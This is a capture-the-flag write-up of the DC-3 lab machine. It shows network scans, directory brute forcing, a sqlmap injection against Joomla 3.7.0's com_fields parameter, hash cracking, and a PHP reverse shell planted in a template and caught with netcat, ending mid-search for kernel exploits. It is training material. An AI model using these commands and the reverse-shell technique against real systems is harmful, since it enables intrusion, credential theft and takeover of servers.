

DC-3 CTF Solved

Here I solved another CTF Named DC-3 Here is step by step explanation How I solved this CTF

- **Step 1:**

  First, we scan entire network for finding our targeted machine in this case DC-3 Machine.





We got our targeted machine. ……

➢ Step 2:

Now let's scan the targeted machine with the help of Nmap to see which ports are open and there is any vulnerability present in the system.


Now we know port 80 is open but nothing special information we get

```
┌──(kali㉿kali)-[~/DC-3]
└─$ nmap -sV -sC -p22-1000 192.168.1.8 -oN nmap-rslt-DC3.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-08 03:13 EDT
Nmap scan report for 192.168.1.8
Host is up (0.0015s latency).
Not shown: 978 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Home
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-generator: Joomla! - Open Source Content Management
MAC Address: 00:0C:29:77:39:73 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.61 seconds

┌──(kali㉿kali)-[~/DC-3]
└─$
```

➢ Step 3:

Now let's try directory brute forcing on DC-3

```
┌──(kali㉿kali)-[~/DC-3]
└─$ gobuster dir -u 192.168.1.8 -w  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,zip,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.8
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,zip,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 291]
/.php                 (Status: 403) [Size: 290]
/images               (Status: 301) [Size: 311] [--> http://192.168.1.8/images/]
/index.php            (Status: 200) [Size: 7102]
/media                (Status: 301) [Size: 310] [--> http://192.168.1.8/media/]
/templates            (Status: 301) [Size: 314] [--> http://192.168.1.8/templates/]
/modules              (Status: 301) [Size: 312] [--> http://192.168.1.8/modules/]
/bin                  (Status: 301) [Size: 308] [--> http://192.168.1.8/bin/]
/plugins              (Status: 301) [Size: 312] [--> http://192.168.1.8/plugins/]
/includes             (Status: 301) [Size: 313] [--> http://192.168.1.8/includes/]
/language             (Status: 301) [Size: 313] [--> http://192.168.1.8/language/]
/README.txt           (Status: 200) [Size: 4494]
/components           (Status: 301) [Size: 315] [--> http://192.168.1.8/components/]
/cache                (Status: 301) [Size: 310] [--> http://192.168.1.8/cache/]
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```



Here we get some information that there is Joomla version 3.7.0 is here

➢ Step 4:

Let's search an exploit for Joomla 3.7.0


```
┌──(kali㉿kali)-[~/DC-3]
└─$ searchsploit joomla 3.7
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Joomla! 3.7 - SQL Injection                                                   | php/remote/44227.php
Joomla! 3.7.0 - 'com_fields' SQL Injection                                    | php/webapps/42033.txt
Joomla! Component ARI Quiz 3.7.4 - SQL Injection                              | php/webapps/46769.txt
Joomla! Component com_realestatemanager 3.7 - SQL Injection                   | php/webapps/38445.txt
Joomla! Component Easydiscuss < 4.0.21 - Cross-Site Scripting                 | php/webapps/43488.txt
Joomla! Component J2Store < 3.3.7 - SQL Injection                             | php/webapps/46467.txt
Joomla! Component JomEstate PRO 3.7 - 'id' SQL Injection                      | php/webapps/44117.txt
Joomla! Component Jtag Members Directory 5.3.7 - Arbitrary File Download      | php/webapps/43913.txt
Joomla! Component Quiz Deluxe 3.7.4 - SQL Injection                           | php/webapps/42589.txt
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
Papers: No Results

┌──(kali㉿kali)-[~/DC-3]
└─$
```

Lets download this 2nd txt file for SQL injection.

```
┌──(kali㉿kali)-[~/DC-3]
└─$ searchsploit joomla 3.7
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Joomla! 3.7 - SQL Injection                                                   | php/remote/44227.php
Joomla! 3.7.0 - 'com_fields' SQL Injection                                    | php/webapps/42033.txt
Joomla! Component ARI Quiz 3.7.4 - SQL Injection                              | php/webapps/46769.txt
Joomla! Component com_realestatemanager 3.7 - SQL Injection                   | php/webapps/38445.txt
Joomla! Component Easydiscuss < 4.0.21 - Cross-Site Scripting                 | php/webapps/43488.txt
Joomla! Component J2Store < 3.3.7 - SQL Injection                             | php/webapps/46467.txt
Joomla! Component JomEstate PRO 3.7 - 'id' SQL Injection                      | php/webapps/44117.txt
Joomla! Component Jtag Members Directory 5.3.7 - Arbitrary File Download      | php/webapps/43913.txt
Joomla! Component Quiz Deluxe 3.7.4 - SQL Injection                           | php/webapps/42589.txt
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
Papers: No Results

┌──(kali㉿kali)-[~/DC-3]
└─$ searchsploit -m 42033.txt
  Exploit: Joomla! 3.7.0 - 'com_fields' SQL Injection
      URL: https://www.exploit-db.com/exploits/42033
     Path: /usr/share/exploitdb/exploits/php/webapps/42033.txt
    Codes: CVE-2017-8917
 Verified: False
File Type: ASCII text
Copied to: /home/kali/DC-3/42033.txt
```

Now use following command for SQL injection and give Ip address of targeted machine where its showing local host as shows in txt file.

After using the SQL injection we got some database and its info



But there is one server database that is useful to us and it is joomladb lets check the tables and columns of this database.


```
┌──(kali㉿kali)-[~]
└─$
sqlmap -u "http://192.168.1.8/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomladb --tables -p list[fullordering]

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:59:22 /2025-09-08/

[03:59:22] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux x86_64; en-US) AppleWebKit/532.0 (KHTML, like Gecko) Chrome/4.0.203.0 Safari/532.0' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[03:59:22] [INFO] resuming back-end DBMS 'mysql'
[03:59:22] [INFO] testing connection to the target URL
[03:59:22] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
you have not declared cookie(s), while server wants to set its own ('460ada11b31d3c5e5ca6e58fd5d3de27=772mgf2fclt...e0pnnd28o1'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: list[fullordering] (GET)
```

This is command for getting tables


Here we get an useful table called users lets see what we get in this table

```
File  Actions  Edit  View  Help
| #__postinstall_mess |
| #__redirect_links   |
| #__schemas          |
| #__session          |
| #__tags             |
| #__template_styles  |
| #__ucm_base         |
| #__ucm_content      |
| #__ucm_history      |
| #__update_sites_ext |
| #__update_sites     |
| #__updates          |
| #__user_keys        |
| #__user_notes       |
| #__user_profiles    |
| #__user_usergroup_m |
| #__usergroups       |
| #__users            |
| #__utf8_conversion  |
| #__viewlevels       |
+---------------------+

[03:59:24] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[03:59:24] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.8'
[03:59:24] [WARNING] your sqlmap version is outdated

[*] ending @ 03:59:24 /2025-09-08/

┌──(kali㉿kali)-[~]
└─$
```

This is the command we use for getting then columns from the table




Here we got 2 useful columns username and password lets open it and see whats in it.



We got username and password for admin……

➢ Step 5:


Now we got password but it is in hashes so lets use john the ripper to decode it



We got a password called (snoopy)


➢ Step 6:

Now we have password so lets try to log in to joomla cms




We log in successfully let's try php reverse shell script to get access of this machine for that lets find a templet and we will change error php script to our reverse connection script.


First, we need php reverse shell script lets search it on google.



Copy these script and pest it in error templet.



Here we put our reverse shell script in error.php



After that here as shows we put our script in this templet,Now put attackers ip in and change port put that port where are going to on listening for reverse shell

Now turn on the port on listning in this case 4444 is port and then after that hit error templet same time on other hand on listening port you got access of targeted machine as shown in below image.

```
┌──(kali㉿kali)-[~/DC-3]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.16] from (UNKNOWN) [192.168.1.15] 45576
Linux DC-3 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
 23:11:08 up 46 min,  0 users,  load average: 5.35, 5.28, 4.36
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
```

➢ Step 7:

Now we are in as a user but for flag we need root access so for that we will try some another methods.

```
$ cd root
/bin/sh: 2: cd: can't cd to root
$ cd /root
/bin/sh: 3: cd: can't cd to /root
$ cd /home
$ ls
dc3
$ cd dc3
$ ld
ld: no input files
$ ls
$ ls -l
total 0
$ clear
TERM environment variable not set.
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@DC-3:/home/dc3$ ls
ls
www-data@DC-3:/home/dc3$ cd /home/dc3
cd /home/dc3
www-data@DC-3:/home/dc3$ ls
ls
www-data@DC-3:/home/dc3$ ls -l
ls -l
total 0
www-data@DC-3:/home/dc3$ clera
clera
cNo command 'clera' found, did you mean:
 Command 'clear' from package 'ncurses-bin' (main)
clera: command not found
```

We tried some commands but we didn't have permission to access these commands let's try something else.

Let's see some information about the kernal version of this machine with help of following command

```
www-data@DC-3:/home/dc3$ lsb_release -a
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04 LTS
Release:        16.04
Codename:       xenial
```

We have got an information that Linux version 16.04 is running here lets search exploit for it.

➢ **Step 8:**

Let’s search exploit for Linux version 16.04

```
┌──(kali㉿kali)-[~/DC-3]
└─$ searchsploit linux 16.04
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution              | linux/local/40937.txt
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation                 | linux/local/40054.c
Google Chrome (Fedora 25 / Ubuntu 16.04) - 'tracker-extract' / 'gnome-video-  | linux/local/40943.txt
LightDM (Ubuntu 16.04/16.10) - 'Guest Account' Local Privilege Escalation     | linux/local/41923.txt
